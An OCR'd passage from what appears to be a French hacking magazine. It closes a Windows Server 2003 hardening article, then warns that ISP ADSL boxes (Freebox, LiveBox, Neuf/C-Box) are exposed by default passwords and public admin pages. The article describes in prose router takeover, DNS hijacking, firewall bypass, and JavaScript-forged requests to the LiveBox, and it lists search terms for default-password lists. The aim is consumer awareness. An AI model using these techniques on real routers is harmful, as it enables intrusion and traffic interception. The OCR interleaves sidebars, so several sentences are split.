
Création d'un modèle de sécurité

Pour appliquer sur une machine locale notre nouveau modèle : *Executer, gpedit.msc* puis dans *Paramètre de sécurité importer une stratégie.*

Dans un domaine la méthode est similaire, à condition d'appliquer le modèle dans une gpo créée à cet effet.

Restriction Logiciel :

Une autre application directement liée aux GPO et Active Directory de Windows Server 2003 est de pouvoir restreindre l'accès à certaines applications ou type d'application d'une machine du domaine ou du serveur. La création d'une nouvelle restriction logiciel est accessible comme précédemment dans l'*Editeur d'objets de stratégie de groupe* (gpedit) ou dans une GPO pour votre OU. Il existe quatre politiques différentes de restriction logiciel : par hashage , certificat, chemin d'accès ou zone internet. Il est évidement que le hashage est la plus sécurisée mais les logiciels ne fonctionneront plus en cas de mise à jour, il faut donc l'utiliser avec prudence. Toutes ces politiques s'appliquent selon deux méthodes : soit par liste blanche en créant une liste de logiciels autorisés, soit par liste noire qui a l'effet inverse. Ces options se configurent toujours grâce à *gpedit* dans *Configuration utilisateur, Paramètres Windows, Paramètres de sécurité, Stratégie de restriction logiciel* . Pour ajouter des logiciels faites un clic droit sur *Règles supplémentaires*, sélectionnez la methode utilisée. Il ne reste plus qu'à suivre quelques étapes peu complexes.



Liste noir ou liste blanche ?


"Il existe quatre politiques de restriction logicielle"

Conclusion

Nous avons vu que Windows Server 2003 offre par défaut de très nombreuses possibilités en matière de sécurité. Tous ce qui aura été vue peut bien évidemment se faire sous Linux de manière moins homogène mais avec souvent beaucoup plus de possibilités, de performances et biensure le soutient d'une communauté pour les mises à jour...

Artyc

Remerciements : Xnor et Kdm



Protection par hashage

Références :

[1] Bypassing StackGuard and StackShield phrack 56 : http://www.phrack.org/phrack/56/p56-0x05

[2] Exploitation avancée de buffer overflows par ouah : http://lasecwww.epfl.ch/~oechslin/advbof.pdf

[3] D. Litchfield. Defeating the Stack Based Buffer Overflow Prevention : http://www.nextgenss.com/papers/defeating-w2k3-stack-protection.pdf

[4] The Hackademy manuel 12 : Les protections du tas du Service Pack 2

[5] pGINA : http://pgina.xpasystems.com/

[6] Renforcement de Microsoft Windows 98 : http://www.microsoft.com/france/technet/securite/legsgch5.mspx

[7] The Kerberos Network Authentication Service : http://www.ietf.org/rfc/rfc1510.txt

[8] Stratégie Kerberos : http://www.microsoft.com/technet/prodtechnol/windowsserver2003/fr/library/ServerHelp/a3bdd71d-0edf-4a97-af9a-0b375e7bd685.mspx

- Windows Server 2003 Security Guide : http://www.microsoft.com/downloads/details.aspx?familyid=8A2643C1-0685-4D89-B655-521EA6C7B4DB

Alerte ! FreeBox, LiveBox, NeufBox

Des millions d'us par négligeance

Changez vos mots de passe par défaut !

Il est temps de prendre conscience des dangers que représente la nouvelle génération de modems ADSL. Toujours plus riches en fonctionnalités, ils sont fatalement sujets à d'avantages de problèmes de sécurité. Nous faisons avec cet article un premier état des lieux, qui ne présage rien de bon.

By Dvrasp

Vous vous souvenez peut-être de cet article paru dans THJ 20, au sujet du routeur/modem ADSL d'Alcatel (racheté depuis par Thomson Multimedia), très répandu aux débuts du haut-débit en France. Un lecteur nous racontait ses déboires avec un intrus ayant profité d'une « backdoor » dans le firmware Speedtouch du routeur pour s'installer sur sa connexion.

Le contexte de cette histoire est certes particulier, le matériel en question ancien, et le problème de sécurité à l'origine de cette intrusion ne concernait pas systématiquement tous les usagers. Cependant, avec l'explosion de la demande, les mécanisme de la concurrence ont précipité le développement de nouveaux produits plus complexes et pour lesquels la plupart des efforts ont été concentrés sur les fonctionnalités et le confort, plutôt que sur la sécurité des usagers - en effet, la sécurité n'a pas toujours été un argument de vente. Par conséquent, le nombre de personnes exposées croît, alors que la fiabilité technique des dispositif n'évolue pas.

La LCEN ou même le projet de loi DADVSI en sont une preuve : notre société prend petit à petit conscience de l'importance capitale qu'a la sécurité informatique dans ce monde moderne où de plus en plus d'échanges prennent une forme numérique. Aujourd'hui, Monsieur Tout-le-monde utilise sa connexion Internet pour ses achats, sa déclaration d'impôt, ou simplement ses conversations téléphoniques. On l'encourage, on le rassure, parce que c'est bon pour l'économie. Mais en même temps on lui demande d'être expert en sécurité.

un nouveau vecteur d'attaques

Est-ce beaucoup demander aux fournisseurs d'accès que de prendre leurs responsabilités ? Le FAI est, par définition, l'intermédiaire entre Internet et le consommateur. Qui d'autre pourrait mieux que lui veiller d'une part à la fiabilité de l'infrastructure qu'il met à disposition et d'autre part à l'éducation de ses clients – qui est un point capital ? Nous avons pourtant pu constater que Wanadoo, par exemple, menaçait il y a quelques mois l'un de ses clients de résilier son abonnement sous prétexte que sa connexion servait de relais pour du spam. Ne serait-il pas plus simple de lui expliquer comment se débarrasser du cheval de Troie dont il était la victime, ou au moins lui montrer comment configurer en quelques clics le firewall inclus dans le modem qu'il leur loue ? Les FAI s'adressent clairement au grand public, pas qu'à des geeks. Il faut choisir.

Alertés par les observations inquiétantes de plusieurs collaborateurs, nous avons voulu pousser l'analyse jusqu'au bout. Il apparaît clairement que les modem/routeurs ADSL actuels constituent un nouveau vecteur d'attaque ayant le potentiel de menacer réellement et massivement le grand public, pour des raisons techniques mais aussi, pour l'essentiel, à cause d'un manque d'information, comme nous le verrons.

la « backdoor » expert de Speedtouch

Un article paru sur vnunet.fr lançait déjà le débat en novembre 2000 : l'accès à la configuration du modem, depuis le LAN, ne nécessitait pas, par défaut, de mot de passe. Renaud Deraison (co-auteur de Nessus), qui fut le premier à mettre en évidence les problèmes de sécurité de ce modèle, interrogé par vnunet, encourageait déjà vivement les consommateur à configurer un mot de passe personnel.

Et on l'apprenait peu après : une sorte de backdoor cryptographique destinée à la maintenance permet sur ces anciens modèles de s'y connecter en tant que l'utilisateur 'expert' à l'aide d'un mot de passe calculé à partir de l'adresse MAC unique du modem. L'algorithme utilisé ayant été reversé et publié sur le Net, on était donc guère en sécurité, même après avoir configuré un mot de passe. Encore une preuve que la sécurité par l'obscurité est une absurdité.


L'expérience relatée dans THJ20 montre que selon la configuration – ou peut-être la version du firmware – l'accès Telnet n'est pas forcément restreint au LAN.

Retrouvez cet article de THJ sur www.thehackademy.net (*Articles en ligne*).

Google :

- speedtouch expert algorithm

agers piratables



"Est-ce beaucoup demander aux FAI que de prendre leurs responsabilités ?"

Pour répondre à ce problème, il est illusoire de compter sur la réglementation. Le pouvoir législatif nous a montré à maint reprise qu'il ne maîtrisait pas les enjeux des nouvelles technologies. Il faut plutôt profiter des forces motrices de la concurrence qui régissent notre monde libéral. La diffusion de l'information, dans ce contexte, est le moyen le plus démocratique de protéger et de faire protéger nos données.

20 ans de mots passe par défaut

Il y a 20 ans, les administrateurs système n'étaient pas aussi paranoïaques qu'aujourd'hui. On ne parlait pas de hackers à la télé, les connaissances sur la sécurité des systèmes n'étaient pas très organisées, et surtout les équipements informatiques n'étaient pas aussi exposés au premier venu. On trouvait déjà, sur les BBS et même dans les premiers numéros de Phrack Magazine, des listes de mots de passe par défaut pour toutes sortes de systèmes – et ça marchait ! Peu d'administrateurs étaient en effet conscient du problème. Ils ne prenaient pas tous le temps de reconfigurer les mots de passe de tout leur parc.

Or la sécurité d'un réseau dépend directement de celle de ses machines les moins protégées. Pendant longtemps, les pirates ont profité de cette négligence pour s'infiltrer sur des réseaux universitaires et d'entreprises en utilisant des mots de passe admin par défaut, ou en passant d'abord par des comptes connus, non privilégiés et sans mot de passe, activé à l'installation par certains OS. Depuis quelques années, les comptes et mots de passe par défaut ont progressivement disparu des UNIX propriétaires (les distributions Linux et BSD avaient corrigé le tir depuis longtemps) et les administrateurs ont fini par prendre globalement de bonne habitudes – même s'il restera toujours certaines exceptions. On trouve toujours des listes de mots de passe par défaut sur le Net, et en effet encore beaucoup de système récents, physique ou logiciels, sont touchés. Le problème c'est que ces routeurs, firewalls et autres éléments clé sont maintenant très utilisés par des particuliers, qui eux ont beaucoup plus de peine à prendre la bonne habitude de configurer des mots de passe personnels.

Google :

- default passwords
- "admin admin" "admin default" "guest guest"
- site :www.phrack.org "default passwords" 1980..2000
- phrack-(47 OR 22 OR 10)

Alerte ! FreeBox, LiveBox, NeufBox

Pas de logs locaux !


La Freebox de Free

C'est Free qui a lancé la mode, fin 2002, de ces « boites à tout faire » que l'on branche sur sa ligne téléphonique. Il s'agit, pour simplifier, d'un processeur embarqué, d'une mémoire flash, de quelques périphériques et d'un noyau Linux agrémenté de programmes spécifiques à Free (qui constituent le firmware, mis à jour à chaque redémarrage).
Les concepteurs de la Freebox ont choisi de ne pas doter ce matériel d'une interface web intégrée. Par défaut, la Freebox se comporte comme un relai DHCP, qui attribue directement à l'ordinateur connecté l'IP publique qui lui est assignée. Pour modifier ce comportement, et la transformer en routeur pour votre LAN par exemple, il faut donc se connecter sur le site de Free et s'identifier. De là, un panneau de contrôle permet d'activer à distance le port forwarding et d'autres fonctionnalités.
La Freebox n'est donc qu'un intermédiaire silencieux, difficile à atteindre depuis Internet et même depuis votre LAN. Cela diminue l'impact que pourrait avoir une faille applicative dans le firmware, à moins qu'elle ne concerne l'un des éléments responsables des paquets réseau, seuls vecteurs d'exploitation contrôlables par un attaquant.

Le partage de la connexion WiFi permet les chiffrements WEP et WPA. Comme chacun le sait, ces deux algorithmes sont faillible à certaines attaques et leurs clés peuvent être cassées en un temps raisonnable. Il vaut donc mieux utiliser une couche supplémentaire de crypto (VPN, IPsec, ...) pour des communications confidentielles – ce qui n'est pas possible en utilisant la Freebox comme routeur WiFi.

Seul point faible : les DSLAM, qui font d'une part le lien entre les lignes individuelles et le réseau de l'opérateur et d'autre part qui transmettent le firmware officiel aux Freebox qui lui sont raccordées. Cela fait donc d'eux une cible de choix. Des rumeurs circulent dans l'underground sur la compromissions de certains de ces super-routeurs.

De nombreuses informations complémentaires et des astuces sont donnés à ces adresses :
– http://fr.wikipedia.org/wiki/Freebox
– http://www.f-b-x.net/



Scénarios catastrophe

Imaginez que quelqu'un prenne le contrôle du routeur principal de votre école ou entreprise. C'est à peu de choses près ce qui se passe si un intrus parvient à s'immiscer dans la configuration de votre modem ADSL : il se trouve au point sensible où toutes les données de votre connexion Internet convergent. Cette position permet d'envisager plusieurs scénarios d'attaque, dont les conséquences peuvent être plutôt fâcheuses.
Les manières d'atteindre la configuration d'un modem depuis l'extérieur sont multiples (voir quelques exemples ci-contre). Mais elles nécessitent souvent que certaines conditions soient réunies pour qu'elles aboutissent. Il faut donc bien différentier

les attaques de masse des attaques ciblées. Pour le pirate qui vise une victime particulière, s'attaquer au modem ADSL n'est qu'une possibilité parmi d'autres à essayer. Par contre, celui qui cherche un relais anonyme ou une machine pour lancer d'autres attaques ne se gênera pas pour scanner des centaines de connexions ADSL jusqu'à trouver le bon candidat.

1. Relais

Un intrus ayant accès à la configuration d'un modem ADSL moderne peut, en quelques clics, configurer une redirection depuis un port de l'IP cible vers la destination de son choix. C'est beaucoup plus efficace, en terme d'anonymat et de latence, qu'un proxy public : il n'y a pas de log locaux et c'est complètement transparent pour la victime. Rappelons cependant que les FAI français ont l'obligation, depuis le 26 mars 2006, de conserver tous les logs de connexions de (et probablement vers) leurs clients pendant une année entière.

2. Détournement du trafic

Certains modèles permettent aussi de changer les serveurs DNS utilisés par le

C-Box et neuf Box

Les derniers arrivés sont les moins bien servis ! Nous avons pu constater il y a quelques semaines encore que l'interface d'administration de centaines (sans doute des milliers en réalité) de C-Box et neuf Box étaient accessibles publiquement depuis Internet, par leur interface web.
Une partie de ces connexions ne demande même pas de mot de passe, et sur la plupart des autres, le mot de passe par défaut n'a pas été changé. Cela indique clairement que dans la majorité des cas, le consommateur n'a pas pu décider, en toute connaissance de cause, d'ouvrir ces pages au public – sans quoi il aurait au moins mis un mot de passe. Car depuis cette interface, on peut reconfigurer complètement le routage Internet et WiFi du modem. On peut même y lire en clair les identifiants ADSL du client

modem, ou d'autres paramètres sensibles qui seront pris en compte par les postes reliés via DHCP. Une intrus peut en profiter pour forcer sa victime à utiliser un faux serveur DNS, et donc détourner toutes les connexions initiées vers des noms d'hôtes donnés. En faisant pointer l'adresse d'un site vers un faux serveur, qui servirait de relai, on peut par exemple réaliser des attaques de Man In the Middle afin de percer le chiffrement d'une connexion http sécurisée.

3. Contournement de firewall

Le port forwarding, en redirigeant vers le LAN, peut trivialement servir à contourner des règles de pare-feus. On peut par exemple atteindre directement les ports servant au partage de fichier de Windows, ou le port d'une application vulnérable, que la victime ne pensait être accessibles que depuis son réseau interne.

4. Backdoors furtives

Enfin, si un intrus parvient à prendre le contrôle total, au travers d'une faille, du système d'exploitation de l'un de ces

"Contourner les règles de pare-feu"

La liveBox de Wanadoo

La LiveBox est le modem/routeur ADSL fourni par Wanadoo non seulement à ses abonnés en France, mais également dans d'autres pays d'Europe, dont l'Angleterre et l'Espagne – ce qui fait qu'une large communauté de chercheurs s'y intéressent. Deux versions différentes sont en circulation, fabriquées respectivement par Sagem et Inventel, qui sont relativement équivalentes vu de l'extérieur.

La LiveBox est configurable via une interface web accessible uniquement depuis le LAN et protégée par un mot de passe. Nous avons cependant pu vérifier que cela ne donne qu'un faux sentiment de sécurité. En effet, il est possible de piloter l'interface depuis une page web visitée par la victime, par exemple, en forgeant grâce à du code JavaScript des requêtes http dirigées sur l'adresse LAN du modem. Du moment que l'utilisateur n'a pas changé le mot de passe par défaut (ou si son mot de passe a été mémorisé par le navigateur), on peut de manière transparente ajouter des redirections ou changer l'adresse des serveurs DNS configurés. Divers problèmes de XSS permettent même de camoufler certaines de ces modifications afin qu'elles n'apparaissent pas dans les récapitulatifs affichés par l'interface.

Ce type d'attaque n'est pas trivial, mais reste facile à organiser pour un pirate motivé, même à large échelle.

Du côté WiFi, la LiveBox comporte un bouton sur lequel il faut appuyer avant d'associer un nouvel élément sur le réseau. Là aussi, cela donne un faux sentiment de sécurité, car même si il n'est pas possible de connecter un nouvel ordinateur au routeur WiFi sans accès physique, on peut toujours casser la clé de chiffrement en peu de temps et squatter la connexion d'un élément déjà connecté en spoofant son adresse MAC.

Quelques infos supplémentaires :

- http://lekernel.lya-fr.com/livebox.html
- http://www.agp.dsl.pipex.com/command_prompt1.html
- http://www.livebox.asso.fr/site/

Les autres « Box »

Les modems ADSL des autres fournisseurs présentent également certains problèmes de sécurité que nous n'avons pas étudiés en détail. On retrouve fatalement les même problèmes de mot de passe par défaut et d'interface accessible par Internet ou par JavaScript interposé.

N'hésitez pas à contacter la rédaction si vous observez quelque chose de suspect sur votre modem. Attention cependant, un modem que vous louez appartient à votre FAI – il est donc a priori illégal de le pirater, même si c'est le « votre ».

Google :

- alicebox "passe par défaut"
